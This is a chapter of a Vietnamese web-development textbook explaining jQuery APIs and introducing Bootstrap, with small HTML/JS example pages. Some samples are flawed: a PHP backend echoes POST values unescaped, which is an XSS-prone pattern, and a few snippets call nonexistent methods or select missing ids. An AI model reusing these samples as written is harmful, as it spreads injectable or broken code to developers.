

Chương 5

THƯ VIỆN PHÁT TRIỂN MẶT TRƯỚC

5.1. GIỚI THIỆU

Phát triển mặt trước (front-end/client-side development) là việc tạo ra mã nguồn chạy ở trình khách, tức tạo ra HTML, CSS và JavaScript cho ứng dụng web. Ngược lại với khái niệm phát triển mặt trước là khái niệm phát triển mặt sau (back-end/server-side development). Phát triển mặt sau là việc tạo mã nguồn chạy phía phục vụ. Trước đây, với lối phát triển cũ, việc tạo ra mã nguồn HTML, JavaScript và CSS thường được thực hiện bởi mặt sau, bên phục vụ thực hiện hầu hết mọi việc trong khi trình khách chỉ thực hiện công việc cuối cùng là trình diễn. Ngày nay, để tạo ra những ứng dụng web có hiệu năng cao và trải nghiệm người dùng tốt hơn, hầu hết mọi công việc lại được thực hiện ở mặt trước, mặt sau chỉ còn đảm nhận những việc không thể chuyển về mặt trước được như lưu trữ CSDL, kiểm soát an ninh, khả năng mở rộng, ... Kiến trúc cho ứng dụng web được phát triển theo cách mới có tên gọi là **thick client – thin server**.

Phát triển mặt trước có đặc điểm chung là sử dụng các thư viện, công cụ và kỹ thuật xử lý HTML, JavaScript, CSS và DOM nhằm tạo ra mã nguồn chạy phía khách một cách nhanh nhất và hiệu quả nhất, đảm bảo mã nguồn chạy được trên mọi trình duyệt, hệ điều hành và thiết bị. Thách thức đặt ra đối với phát triển mặt trước là các công cụ và kỹ thuật được sử dụng liên tục thay đổi, do đó người phát triển ứng dụng web liên tục phải cập nhật, nắm bắt được xu hướng và làm chủ được công nghệ mới.

Chương này giới thiệu một số công cụ và kỹ thuật phát triển mặt trước đang thịnh hành và cập nhật nhất hiện nay. Lưu ý rằng, bất luận kỹ thuật và công cụ nào được sử dụng, ở cả mặt trước và mặt sau, sản phẩm cuối cùng ứng dụng web phải tạo ra luôn là HTML, JavaScript và CSS. Trình duyệt chỉ yêu cầu và chỉ có thể hiểu những công nghệ lõi này. Mặt khác, những công nghệ lõi ít hoặc chậm thay đổi, trong khi các công cụ và kỹ thuật phát triển tiến hóa một cách nhanh chóng. Công cụ và kỹ thuật được trình bày ở chương này đang là cập nhật ở thời điểm giáo trình được viết (năm 2017-2018) nhưng rất có thể sẽ trở nên lỗi thời và được thay thế bởi những công cụ và kỹ thuật khác trong vài năm tới. Do vậy, việc nắm vững các kiến thức đã được trình bày ở các Chương 2-4 là vô cùng quan trọng. Nắm vững những kiến thức và công nghệ nền tảng đó, cùng với việc sẵn sàng tiếp cận công cụ và kỹ thuật phát triển mới là yêu cầu bắt buộc đối với mọi lập trình viên phát triển ứng dụng web.

5.2. JQUERY

Nhiều thư viện JavaScript được phát triển với mục đích giúp quản lý trang web được đơn giản và hiệu quả hơn. jQuery là một thư viện như vậy. Không những thế, jQuery là thư viện JavaScript được sử dụng phổ biến nhất. Theo thống kê của Q-Success¹⁵, vào tháng 3/2017, 96,6% các trang web trên toàn thế giới sử dụng jQuery và thị phần cho jQuery vẫn tiếp tục tăng. Những hãng công nghệ lớn nhất như Google, Microsoft, IBM cũng sử dụng jQuery.

jQuery làm việc như nhau trên mọi trình duyệt. Thư viện này cho phép thực hiện mỗi tác vụ chung chỉ bằng một lời gọi hàm, trong khi nếu không sử dụng thư viện, tác vụ phải được thực hiện bằng nhiều dòng lệnh JavaScript thuần. jQuery làm đơn giản hóa xử lý JavaScript, như thao tác với DOM hay gọi AJAX. Thư viện cũng dễ học và dễ sử dụng. jQuery cung cấp các tính năng thao tác HTML/DOM, xử lý sự kiện HTML, thao tác CSS, xử lý AJAX, hiệu ứng và hoạt cảnh, và các tiện ích.

Lê Đình Thanh, Nguyễn Việt Anh

5.2.1. Bao hàm jQuery

Để sử dụng jQuery, có thể tải thư viện (tệp .js) tại <http://jquery.com> rồi bao hàm tệp thư viện vào trang web như sau, thay 3.2.0 bằng phiên bản tương ứng:

```
1. <script type="text/javascript" src="jquery-3.2.0.min.js"></script>
```

hoặc có thể bao hàm thư viện jQuery từ các CDN (Content Delivery Network) như sau:

```
1. <script type="text/javascript" src="https://ajax.googleapis.com/ajax/libs/jquery/3.2.0/jquery.min.js"></script>
```

5.2.2. Cú pháp

jQuery có cú pháp hết sức ngắn gọn và dễ hiểu. Nó cho phép chọn các đối tượng tài liệu rồi thực hiện hành động trên đối tượng được chọn. Cú pháp jQuery như sau:

`$(selector).action();`

trong đó, *selector* là bộ chọn CSS bất kỳ, *action()* là phương thức jQuery. Việc jQuery sử dụng các bộ chọn CSS để chọn các đối tượng tài liệu giúp cho lập trình viên web có thể sử dụng jQuery ngay mà không phải mất nhiều thời gian để tìm hiểu về nó.

Hãy xem hoạt động của jQuery và so sánh với JavaScript thuần qua một ví dụ cụ thể sau. Giả sử trang web có nhiều đoạn văn (*<p>*) và một yêu cầu được đưa ra là hãy ẩn việc hiển thị tất cả các đoạn văn có thuộc tính *class="test"*. Có thể thực hiện yêu cầu này bằng JavaScript thuần như sau:

¹⁵ <https://w3techs.com/>

```
1. var arr = document.querySelectorAll("p.test");
2. for (var i = 0; i < arr.length; i++) arr[i].hide();
```

Đầu tiên, phương thức *querySelectorAll()* được gọi để trả về mảng tham chiếu của tất cả các đối tượng đoạn văn có *class="test"*. Tiếp theo, một vòng lặp được thực hiện để duyệt qua từng đối tượng tham chiếu và gọi phương thức *hide()* nhằm ẩn đối tượng. Nếu sử dụng jQuery, yêu cầu trên có thể được thực hiện chỉ bằng một lời gọi như sau:

```
1. $("p.test").hide();
```

Với lời gọi này, jQuery sẽ thực hiện các bước giống như đoạn mã JavaScript thuần ở trước, tức là chọn các đối tượng đoạn văn có *class="test"* rồi thực hiện phương thức *hide()* trên các đối tượng được chọn.

Lưu ý, chỉ sử dụng jQuery khi toàn bộ mã trang web đã được tải về, vì nếu không như vậy, jQuery có thể truy cập đến đối tượng tài liệu không tồn tại và dẫn đến lỗi. Thực hiện điều này theo mẫu như sau:

```
1. $(document).ready(function(){
2.     // Tất cả mã jQuery ở đây
3. });
```

Cũng lưu ý rằng bản thân các trình duyệt sẽ không hiểu các câu lệnh được viết bằng jQuery. Thư viện jQuery có nhiệm vụ tiền xử lý JavaScript, chuyển đổi các câu lệnh được viết bằng jQuery thành mã JavaScript thuần để trình duyệt hiểu và thực thi.

5.2.3. Đọc và thay đổi giá trị thuộc tính của đối tượng tài liệu

jQuery cung cấp các phương thức sau đây cho việc đọc giá trị thuộc tính của các đối tượng tài liệu:

| | |
|--------------------------------------|--|
| <code>\$(selector).attr(atts)</code> | Trả về giá trị thuộc tính <i>atts</i> . |
| <code>\$(selector).html()</code> | Trả về giá trị thuộc tính <i>innerHTML</i> . |
| <code>\$(selector).val()</code> | Trả về giá trị thuộc tính <i>value</i> . |
| <code>\$(selector).text()</code> | Trả về nội dung văn bản của <i>innerHTML</i> . |

Phương thức jQuery cho cập nhật thuộc tính của đối tượng tài liệu có cùng tên với phương thức đọc nhưng có tham số. Hơn nữa, có nhiều thể hiện/chồng hàm khác nhau cho một phương thức cập nhật thuộc tính. Một chồng hàm nhận tham số là giá trị mới cho thuộc tính. Chồng hàm khác nhận tham số là hàm gọi lại (callback). Thứ tự tab của đối tượng tài liệu và giá trị hiện tại của thuộc tính được truyền cho hàm gọi lại. Hàm gọi lại được thực thi và giá trị trả về của nó là giá trị mới cho thuộc tính. Các thể hiện được liệt kê dưới đây:

Cập nhật giá trị thuộc tính *atts*

```
$(selector).attr("atts", "new value")
```

```
$(selector).attr("att", function(i, oldValue) {return newValue})
```

`$(selector).val(newValue)`

Cập nhật thuộc tính *innerHTML* với nội dung HTML

`$(selector).html(newHtml)`

```
$(selector).html(function(i, oldHtml) {return newHtml})
```

```
$(selector).text(newText)
```

```
$(selector).text(function(i, oldText) {return newText})
```

Trong ví dụ sau, mã jQuery đọc và thông báo giá trị các thuộc tính của một liên kết, sau đó đổi nhãn của liên kết này.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.5.2.3</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <a id="uet" href="http://uet.vnu.edu.vn">Trường ĐH Công nghệ</a>
6.   <script src="jquery.js"></script>
7.   <script>
8.     $(document).ready( function () {
9.       alert($("#uet").text() + ": " + ($("#uet").attr("href")));
10.      $("#uet").text("Website Trường Đại học Công nghệ");
11.    });
12.   </script>
13.</body></html>
```

5.2.4. Thay đổi kiểu trình diễn đối tượng tài liệu

Tương tự đọc và thay đổi giá trị thuộc tính nói chung, jQuery cung cấp các phương thức cho việc đọc và thay đổi CSS của các đối tượng tài liệu. Có thể truy cập từng thuộc tính hay cả lớp CSS bằng các phương thức jQuery sau:

`$(selector).css({"p1": "v1", "p2": "v2", ...})` Đặt giá trị CSS cho $p1, p2, \dots$

`$(selector).removeClass("cssclass")` Bỏ lớp CSS.

| | |
|---|------------------|
| <code>\$(selector).toggleClass("cssclass")</code> | Bật/tắt lớp CSS. |
|---|------------------|

Trong trang web ví dụ sau đây, hai lớp CSS là *.important* và *.blue* được gán cho đối tượng tài liệu có định danh *div1*. Kết quả là văn bản của đối tượng này được hiển thị với chữ màu xanh, phông chữ to và đậm.

```

1. <!DOCTYPE html><html><head>
2.   <title>L.5.2.4</title>
3.   <meta charset="utf-8">
4.   <style type="text/css">
5.     .important { font-weight:bold; font-size:xx-large; }
6.     .blue { color:blue; }
7.   </style>
8. </head><body>
9.   <div id="div1">Nội dung văn bản.</div>
10.  <div id="div2">Nội dung văn bản khác.</div>
11.  <script type="text/javascript" src="jquery.js"></script>
12.  <script type="text/javascript" >
13.    $(document).ready(function(){
14.      $("#div1").addClass("important blue");
15.    });
16.  </script>
17. </body></html>

```

5.2.5. Thêm mới, loại bỏ đối tượng tài liệu

jQuery cung cấp nhiều phương thức cho việc thêm mới và loại bỏ các đối tượng DOM như sau:

| | |
|---|---------------------------------|
| <code>\$(selector).prepend(child1 [, child2, ...])</code> | Thêm các nút con vào đầu. |
| <code>\$(selector).append(child1 [, child2, ...])</code> | Thêm các nút con vào cuối. |
| <code>\$(selector).before(presibling1 [, presibling2, ...])</code> | Thêm các nút liền trước. |
| <code>\$(selector).after(nextsibling1 [, nextsibling2, ...])</code> | Thêm các nút liền sau. |
| <code>\$(selector).empty()</code> | Xóa tất cả các nút con. |
| <code>\$(selector).remove()</code> | Xóa đối tượng cùng các nút con. |

Trong trang web ví dụ sau đây, ba đối tượng đoạn văn lần lượt được tạo và thêm vào cây DOM. Đối tượng thứ nhất được tạo theo cú pháp của jQuery. Hai đối tượng còn lại được tạo bằng JavaScript thuần. Các phương thức `append()` và `after()` của jQuery sau đó được gọi để thêm các nút vừa tạo vào cây DOM.

```

1. <!DOCTYPE html><html><head>
2.   <title>L.5.2.5</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <div id="app"></div>
6.   <script src="jquery.js"></script>
7.   <script>
8.     $(document).ready(function(){
9.       var txt1 = $("<p></p>").text("Text 1"); // Tạo bằng jQuery
10.      var txt2 = document.createElement("p"); // Tạo bằng DOM
11.      var txt3 = document.createElement("p");
12.      txt2.innerHTML = "Text 2";
13.      txt3.innerHTML = "Text 3";
14.      $("#app").append(txt1, txt2);
15.      txt2.after(txt3);
16.    });
17.   </script>
18. </body></html>

```

5.2.6. Duyệt DOM

`$(selector)` là cú pháp đơn giản, hiệu quả để chọn các đối tượng tài liệu một cách trực tiếp. Không những vậy, jQuery còn cung cấp nhiều phương thức đơn giản khác để chọn các đối tượng thuộc cùng nhánh cây DOM một cách gián tiếp. Những phương thức này giúp cho việc duyệt DOM dễ dàng hơn là sử dụng các thuộc tính của đối tượng theo JavaScript thuần như *parentNode*, *childNodes*, *previousSibling*, *nextSibling*. Các phương thức chọn các đối tượng thuộc cùng nhánh cây DOM một cách gián tiếp còn được gọi là phương thức duyệt DOM, được liệt kê và mô tả dưới đây. Lưu ý, `$(sel)` là tập các đối tượng được chọn bởi bộ chọn `sel`.

`$(selector).parent()`

Chọn các đối tượng cha của các đối tượng thuộc `$(selector)`.

`$(selector).parents()`

Chọn các đối tượng tổ tiên của các đối tượng thuộc `$(selector)`.

`$(selector).parents(selector_filter)`

Chọn các đối tượng tổ tiên của các đối tượng thuộc `$(selector)` với điều kiện đối tượng tổ tiên thuộc `$(selector_filter)`.

`$(selector).parentsUntil(selector_stop)`

Chọn các đối tượng tổ tiên của các đối tượng thuộc `$(selector)` với điều kiện đối tượng tổ tiên không thuộc `$(selector_stop)` và `$(selector_stop).parents()`. Nói cách khác, phương thức này sẽ tìm kiếm các đối tượng tổ tiên từ dưới lên cho đến khi gặp tổ tiên được chỉ định bởi `selector_stop`.

`$(selector).parentsUntil(selector_stop, selector_filter)`

Chọn các đối tượng tổ tiên của các đối tượng thuộc `$(selector)` với điều kiện đối tượng tổ tiên thuộc `$(selector_filter)` nhưng không thuộc `$(selector_stop)` và `$(selector_stop).parents()`.

`$(selector).children()`

Chọn các đối tượng con của các đối tượng thuộc `$(selector)`.

`$(selector).children(selector_filter)`

Chọn các đối tượng con của các đối tượng thuộc `$(selector)` với điều kiện đối tượng con thuộc `$(selector_filter)`.

`$(selector).find()`

Chọn các đối tượng thuộc dòng dõi (con, cháu, chắt, ...) của các đối tượng thuộc `$(selector)`.

`$(selector).find(selector_filter)`

Chọn các đối tượng thuộc dòng dõi của các đối tượng thuộc $$(selector)$ với điều kiện đối tượng con thuộc $$(selector_filter)$.

$$(selector).siblings()$

Chọn các đối tượng anh, em của các đối tượng thuộc $$(selector)$.

$$(selector).siblings(selector_filter)$

Chọn các đối tượng anh, em của các đối tượng thuộc $$(selector)$ với điều kiện đối tượng anh, em thuộc $$(selector_filter)$.

$$(selector).next()$

Chọn các đối tượng em liên sau của các đối tượng thuộc $$(selector)$.

$$(selector).next(selector_filter)$

Chọn các đối tượng em liên sau của các đối tượng thuộc $$(selector)$ với điều kiện đối tượng em liên sau thuộc $$(selector_filter)$.

$$(selector).nextAll()$

Chọn các đối tượng em của các đối tượng thuộc $$(selector)$.

$$(selector).nextAll(selector_filter)$

Chọn các đối tượng em của các đối tượng thuộc $$(selector)$ với điều kiện đối tượng em thuộc $$(selector_filter)$.

$$(selector).nextUntil(selector_stop)$

Chọn các đối tượng em của các đối tượng thuộc $$(selector)$ với điều kiện đối tượng em không thuộc $$(selector_stop)$ và $$(selector_stop).nextAll()$. Nói cách khác, phương thức này sẽ tìm kiếm các đối tượng em từ trên xuống cho đến khi gặp nút em được chỉ định bởi $selector_stop$.

$$(selector).nextUntil(selector_stop, selector_filter)$

Chọn các đối tượng em của các đối tượng thuộc $$(selector)$ với điều kiện đối tượng em thuộc $$(selector_filter)$ nhưng không thuộc $$(selector_stop)$ và $$(selector_stop).nextAll()$.

$$(selector).prev()$

Chọn các đối tượng anh liên trước của các đối tượng thuộc $$(selector)$.

$$(selector).prev(selector_filter)$

Chọn các đối tượng anh liên trước của các đối tượng thuộc $$(selector)$ với điều kiện đối tượng anh liên trước thuộc $$(selector_filter)$.

$$(selector).prevAll()$

Chọn các đối tượng anh của các đối tượng thuộc $$(selector)$.

$$(selector).prevAll(selector_filter)$

Chọn các đối tượng anh của các đối tượng thuộc $$(selector)$ với điều kiện đối tượng anh thuộc $$(selector_filter)$.

$$(selector).prevUntil(selector_stop)$

Chọn các đối tượng anh của các đối tượng thuộc $$(selector)$ với điều kiện đối tượng anh không thuộc $$(selector_stop)$ và $$(selector_stop).prevAll()$. Nói cách khác, phương thức này sẽ tìm kiếm các đối tượng anh từ dưới lên cho đến khi gặp nút anh được chỉ định bởi $selector_stop$.

$$(selector).prevUntil(selector_stop, selector_filter)$

Chọn các đối tượng anh của các đối tượng thuộc $$(selector)$ với điều kiện đối tượng anh thuộc $$(selector_filter)$ nhưng không thuộc $$(selector_stop)$ và $$(selector_stop).prevAll()$.

$$(selector).first()$

Chọn đối tượng đầu tiên thuộc $$(selector)$.

$$(selector).last()$

Chọn đối tượng cuối cùng thuộc $$(selector)$.

$$(selector).eq(index)$

Chọn đối tượng thứ index thuộc $$(selector)$.

$$(selector).filter(selector_filter)$

Chọn đối tượng thuộc $$(selector)$ với điều kiện đối tượng cũng thuộc $$(selector_filter)$.

$$(selector).not(selector_filter)$

Chọn đối tượng thuộc $$(selector)$ với điều kiện đối tượng không thuộc $$(selector_filter)$.

Trong trang web ví dụ sau đây, hai đối tượng `` nằm trong `<div>` được chọn và chữ bên trong chúng được in màu đỏ.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.5.2.6</title>
3. </head><body>
4.   <div> div được chọn</div>
5.   <span>span không được chọn</span>
6.   <div>div được chọn
7.     <span>span được chọn</span>
8.   <p>   <span>span được chọn</span>   </p>
9. </div>
10. <script src="jquery.js"></script>
11. <script>
12.   $(document).ready(function(){
13.     $("div").find("span").css({"color":"red"});
14.   });
15. </script>
16. </body></html>
```


5.2.7. Xử lý sự kiện trên đối tượng tài liệu

jQuery cung cấp các phương thức bao gói lên các con trỏ sự kiện và phương thức sự kiện của các đối tượng tài liệu, giúp cho việc kích hoạt hay bắt và xử lý sự kiện trở nên đơn giản hơn. Các phương thức bao gói được liệt kê như sau:

| Mouse | Keyboard | Form | Document/Window |
|-------------------|-----------------|---------------|-----------------|
| <i>click</i> | <i>keypress</i> | <i>submit</i> | <i>load</i> |
| <i>dblclick</i> | <i>keydown</i> | <i>change</i> | <i>resize</i> |
| <i>mouseenter</i> | <i>keyup</i> | <i>focus</i> | <i>scroll</i> |
| <i>mouseleave</i> | | <i>blur</i> | <i>unload</i> |

Điểm đặc biệt là mỗi phương thức bao gói đều có hai thể hiện, một thể hiện không có tham số dùng để kích hoạt sự kiện, thể hiện còn lại có tham số là hàm sẽ được gọi khi sự kiện xảy ra. Ví dụ, *click()* là thể hiện được dùng để tạo ra sự kiện kích chuột trên đối tượng, trong khi *click(function(){})* là phương thức được gọi khi sự kiện kích chuột trên đối tượng xảy ra.

Trong trang web ví dụ sau đây, mỗi khi người dùng gõ nhập "Họ tên", sự kiện nhả phím được bắt và xử lý. Nếu phím vừa gõ là Enter, tâm điểm sẽ được chuyển đến ô nhập "Ngày sinh".

```
1. <!DOCTYPE html><html><head>
2.   <title>L.5.2.7</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <label for="hoten">Họ tên:</label>
6.   <input type="text" id="hoten"/>
7.   <br/>
8.   <label for="ngaysinh">Ngày sinh:</label>
9.   <input type="text" id="ngaysinh"/>
10.  <script src="jquery.js"></script>
11.  <script>
12.    function hotenKeyUp(e) {
13.      if (e.keyCode == 13) $("#ngaysinh").focus();
14.    }
15.    $(document).ready(function(){
16.      $("#hoten").keyup(hotenKeyUp);
17.    });
18.  </script>
19. </body></html>
```

5.2.8. Hiệu ứng

Để thực hiện các hiệu ứng trên web, jQuery cung cấp nhiều phương thức hiệu quả như được mô tả dưới đây:

```
$(selector).hide([duration] [, callback])
$(selector).show([duration] [, callback])
$(selector).toggle([duration] [, callback])
```

Ẩn/hiện/ẩn hoặc hiện đối tượng được chọn. Nếu có tham số, hiệu ứng sẽ được thực hiện trong *duration* mili giây (ms), khi hiệu ứng hoàn thành, hàm *callback* sẽ được gọi. Có thể truyền các giá trị "slow", "fast" cho *duration*.

`$(selector).fadeIn([duration] [, callback])`

`$(selector).fadeOut([duration] [, callback])`

`$(selector).fadeToggle([duration] [, callback])`

Ẩn/hiện/ẩn hoặc hiện đối tượng được chọn một cách từ từ bằng cách làm mờ/rõ dần hiển thị của đối tượng. Nếu có tham số, hiệu ứng sẽ được thực hiện trong *duration* mili giây (ms), khi hiệu ứng hoàn thành, hàm *callback* sẽ được gọi. Có thể truyền các giá trị "slow", "fast" cho *duration*.

`$(selector).fadeTo(duration, opacity [, callback])`

Làm mờ/rõ hiển thị của đối tượng đến một độ đục xác định. Hiệu ứng sẽ được thực hiện trong *duration* mili giây (ms), khi hiệu ứng hoàn thành, hàm *callback* sẽ được gọi. Có thể truyền các giá trị "slow", "fast" cho *duration*. *opacity* nhận giá trị thực trong đoạn từ 0 đến 1 với 0 là ẩn hoàn toàn đối tượng trong khi 1 là hiển thị rõ ràng đối tượng.

`$(selector).slideDown([duration] [, callback])`

`$(selector).slideUp([duration] [, callback])`

`$(selector).slideToggle([duration][, callback])`

Ẩn/hiện/ẩn hoặc hiện đối tượng được chọn với hiệu ứng thả xuống/kéo lên. Nếu có tham số, hiệu ứng sẽ được thực hiện trong *duration* mili giây (ms), khi hiệu ứng hoàn thành, hàm *callback* sẽ được gọi. Có thể truyền các giá trị "slow", "fast" cho *duration*.

`$(selector).animate({cssProperties} [, duration] [, callback])`

Thực hiện các hiệu ứng tùy biến theo tập các thuộc tính CSS. Nếu có tham số, hiệu ứng sẽ được thực hiện trong *duration* mili giây (ms), khi hiệu ứng hoàn thành, hàm *callback* sẽ được gọi. Có thể truyền các giá trị "slow", "fast" cho *duration*. Lưu ý, tên các thuộc tính CSS được viết theo cú pháp của JavaScript, hay thuộc tính DOM, ví dụ *paddingLeft*, *fontStyle*, ... Nếu muốn thay đổi vị trí của đối tượng thì trước đó vị trí trình diễn của đối tượng (position) phải khác tĩnh (static). Có thể thực hiện liên tiếp nhiều hiệu ứng. Các hiệu ứng chưa được thực hiện sẽ được đặt trong hàng đợi cho đến khi hiệu ứng trước nó được hoàn thành.

`$(selector).stop([clearQueue] [, jumpToEnd])`

Dừng hiệu ứng hiện tại đang được thực hiện. Nếu *clearQueue* được đặt là *true*, các hiệu ứng đang chờ trong hàng đợi cũng bị hủy bỏ. Nếu *jumpToEnd* là *true*, hiệu ứng hiện tại sẽ được dừng ngay lập tức.

Trong trang web ví dụ sau đây, một loạt các hiệu ứng được thực hiện trên đối tượng `<div>` khi người dùng kích chuột vào nút bấm có nhãn "Start Animations". Đầu tiên, đối tượng này được di chuyển sang phải đồng thời tăng kích thước cả chiều cao và chiều rộng. Tiếp theo, đối tượng được di chuyển về vị trí ban đầu rồi chiều cao được thu về chiều cao ban đầu. Cuối cùng, đối tượng được làm mờ dần rồi ẩn hẳn. Trong khi các hiệu ứng đang diễn ra, nếu người dùng bấm vào nút có nhãn "Stop Current Animation", hiệu ứng hiện tại sẽ bị bỏ qua để chuyển sang hiệu ứng tiếp theo, ngược lại nếu người dùng bấm vào nút có nhãn "Stop All Animations", hiệu ứng hiện tại bị dừng và các hiệu ứng tiếp sau bị bỏ qua.

```
1. <!DOCTYPE html><html><head>
2.   <title>L.5.2.8</title>
3.   <meta charset="utf-8">
4. </head><body>
5.   <button id="button1">Start Animations</button>
6.   <button id="button2">Stop Current Animation</button>
7.   <button id="button3">Stop All Animations</button>
8.   <div style="background:#98bf21; height:100px; width:100px; position:rel
   ative;"></div>
9.   <script src="jquery.js"></script>
10.  <script>
11.    $(document).ready(function() {
12.      $("#button1").click(function() {
13.        $("#div").animate({
14.          left: '250px',
15.          height: '+=150px',
16.          width: '350px'
17.        })
18.        .animate({left: '0px'}, "slow")
19.        .animate({height: '-=150px'}, "slow")
20.        .fadeOut(500);
21.      });
22.      $("#button2").click(function() {
23.        $("#div").stop();
24.      });
25.      $("#button3").click(function() {
26.        $("#div").stop(true, true);
27.      });
28.    });
29.  </script>
30. </body></html>
```

5.2.9. jQuery AJAX

AJAX là kỹ thuật trao đổi dữ liệu một cách hiệu quả với bên phục vụ như đã được trình bày trong Mục 4.5. Tuy vậy, với JavaScript thuần, các câu lệnh AJAX

thường dài và khó hiểu, có thể không chạy được trên mọi trình duyệt. jQuery khắc phục những hạn chế này bằng việc cung cấp các phương thức hết sức đơn giản và mạnh mẽ, bao gồm *load()*, *\$.get()*, và *\$.post()*.

Phương thức *load()* giúp cho việc tải bộ phận của trang web trở nên rất đơn giản, chỉ cần chỉ định tải nội dung gì vào đối tượng DOM nào. Cụ thể, *\$(selector).load(url [selector_filter] [, param] [, callback])* có tác dụng tải nội dung tài liệu tại *url* theo AJAX và đặt nội dung trả về cho *innerHTML* của các đối tượng được chọn bởi *selector*. Nếu có tham số *selector_filter*, nội dung được tải về sẽ được lọc bởi *selector_filter* trước khi đặt vào đối tượng được chọn. Có thể truyền dữ liệu cho bên phục vụ bằng *param*, là tập các cặp tham số/giá trị. Khi đó, *load()* sẽ sử dụng phương thức POST để gửi yêu cầu HTTP. Mặc định, *load()* sử dụng các yêu cầu HTTP với GET. Ngoài ra, có thể chỉ định hàm được gọi lại khi việc tải thành công. Hàm gọi lại có các tham số *responseTxt*, *statusTxt*, *xhr*, trong đó *responseTxt* là nội dung tài liệu trả về, *statusTxt* là trạng thái đáp ứng HTTP và *xhr* là đối tượng *XMLHttpRequest* đã được jQuery tạo ra để thực hiện trao đổi dữ liệu.

Các phương thức *\$.get(url, callback)/\$.post(url, param, callback)* có tác dụng tải tài liệu tại *url* theo AJAX, sử dụng phương thức GET/POST của HTTP, tương ứng. Khi tài liệu được tải xong, hàm gọi lại được gọi. Hàm gọi lại có hai tham số là *data* và *status*, trong đó *data* là nội dung của tài liệu và *status* là trạng thái đáp ứng. Lưu ý tham số (nếu có) được thể hiện bằng chuỗi truy vấn trong *url* đối với *\$.get()* hoặc bằng *param* là tập các tham số/giá trị đối với *\$.post()*.

Trong ví dụ sau đây, trang *backend.php* nhận hai tham số là *a* và *b* theo phương thức POST và trả về một đoạn HTML, trong đó có đối tượng đoạn văn với định danh *p2* chứa giá trị của *a* và *b*. Trang *frontend.htm* sử dụng các phương thức jQuery AJAX để tải nội dung từ *backend.php*. Đầu tiên, bằng phương thức *load()*, toàn bộ trang *backend.php* được tải và đặt vào đối tượng *<div>* có định danh là *entire_doc*. Tiếp theo, toàn bộ trang *backend.php* được tải lại và đặt vào các đối tượng *<div>* có định danh là *entire_doc2*, *entire_doc3*, bằng phương thức *\$.post()* và *\$(selector).html()*. Cuối cùng, trang *backend.php* được tải lại một lần nữa nhưng chỉ đối tượng đoạn văn có định danh *p2* được lọc ra và đặt vào đối tượng *<div>* có định danh *p2_doc*. Các giá trị "Hoang" và 10 được truyền cho *a* và *b* trong cả ba lần gọi.

```
1. <!-- backend.php -->
2. <h2>jQuery and AJAX is FUN!!!</h2>
3. <p id="p1">This is some text in a paragraph.</p>
4. <p id="p2">
5. <?php
6.     echo "Your data: ".$_POST["a"]." and ".$_POST["b"];
7. ?>
8. </p>
```

```
1. <!-- frontend.htm -->
2. <!DOCTYPE html><html><head>
```

```

3. <title>L.5.2.9</title>
4. <meta charset="utf-8">
5. </head><body>
6. <div id="entire_doc"></div>
7. <div id="entire_doc2"></div>
8. <div id="entire_doc3"></div>
9. <div id="p2_doc"></div>
10. <script src="../jquery.js"></script>
11. <script>
12.     $(document).ready(function(){
13.         $("#entire_doc").load("backend.php", {a: "Hoang", b: 10});
14.         $.post("backend.php",
15.             {a: "Hoang", b: "10"},
16.             function(data, status) {
17.                 $("#entire_doc2").html(data);
18.                 $("#entire_doc3").html(data);
19.             }
20.         );
21.         $("#p2_doc").load("backend.php #p2", {a: "Hoang", b: 10});
22.     });
23. </script>
24. </body></html>

```

5.3. BOOTSTRAP

Bootstrap là khung phát triển mặt trước, được phát triển đầu tiên bởi các kỹ sư của Twitter, và hiện nay được duy trì bởi một cộng đồng nguồn mở lớn mạnh. Theo thống kê của Q-Success¹⁶, vào tháng 3/2017, 20,2% các trang web trên toàn thế giới sử dụng Bootstrap và thị phần cho Bootstrap vẫn tiếp tục tăng. Bootstrap được thiết kế nhằm đáp ứng xu hướng giao diện thích ứng và ưu tiên cho thiết bị di động (responsive, mobile-first) trong phát triển ứng dụng web. Khung phát triển này cung cấp ba đặc trưng hữu ích gồm: (1) hệ thống kiểu trình diễn CSS, (2) hệ thống lưới, và (3) các thành phần giao diện cùng thư viện JavaScript cho tương tác với thành phần giao diện. Các đặc trưng của Bootstrap sẽ được trình bày trong các mục nhỏ sau đây.

5.3.1. Bao hàm Bootstrap

Để sử dụng Bootstrap, có thể tải thư viện (các tệp .css và .js) tại <http://getbootstrap.com> rồi bao hàm tệp vào trang web, hoặc bao hàm thư viện Bootstrap từ các CDN, như sau:

```

1. <!DOCTYPE html><html><head>
2.     <meta name="viewport" content="width=device-width, initial-scale=1">
3.     <link rel="stylesheet" href="bootstrap.css">
4. </head><body>
5.     <div class="container">Nội dung trang web</div>
6.     <script src="jquery.js"></script>
7.     <script src="bootstrap.js"></script>
8. </body></html>

```

¹⁶ <https://w3techs.com/>

Lưu ý, Bootstrap sử dụng các đối tượng HTML và thuộc tính CSS yêu cầu HTML5 nên cần chỉ định HTML5 DOCTYPE ngay đầu trang web. Mặt khác, Bootstrap được thiết kế nhằm thích ứng với các thiết bị. Để giao diện trang web có thể thay đổi tùy theo thiết bị, đối tượng `<meta name="viewport">` cần được khai báo trong tiêu đề, đồng thời đối tượng chứa nên được khai báo trong thân. Đối tượng `<meta>` có các thuộc tính *content* với nội dung *width=device-width* cho biết chiều rộng của trang sẽ được đặt bằng chiều rộng của màn hình thiết bị, *initial-scale* cho biết độ phóng/thu trang khi trang được tải xong. Đối tượng chứa thường là `<div>`, với *class* nhận một trong hai lớp CSS là *.container* hoặc *.container-fluid*. Với lớp *.container*, đối tượng chứa có chiều rộng cố định (tùy thiết bị). Với lớp *.container-fluid*, đối tượng chứa có chiều rộng bằng chiều rộng của màn hình thiết bị. Đối tượng chứa không thể chứa đối tượng chứa khác, tức các đối tượng chứa không thể lồng nhau.

Một lưu ý khác, trong những trường hợp đơn giản, sử dụng mình hệ thống kiểu trình diễn của Bootstrap, trang web không cần bao hàm các tệp JavaScript. Tệp *bootstrap.js* chỉ cần khi trang web muốn tạo các thành phần giao diện được cung cấp bởi Bootstrap cùng với tương tác trên chúng. Khi đó, thư viện jQuery cũng cần được bao hàm trước vì nó là một phụ thuộc của *bootstrap.js*.

5.3.2. Hệ thống kiểu trình diễn CSS

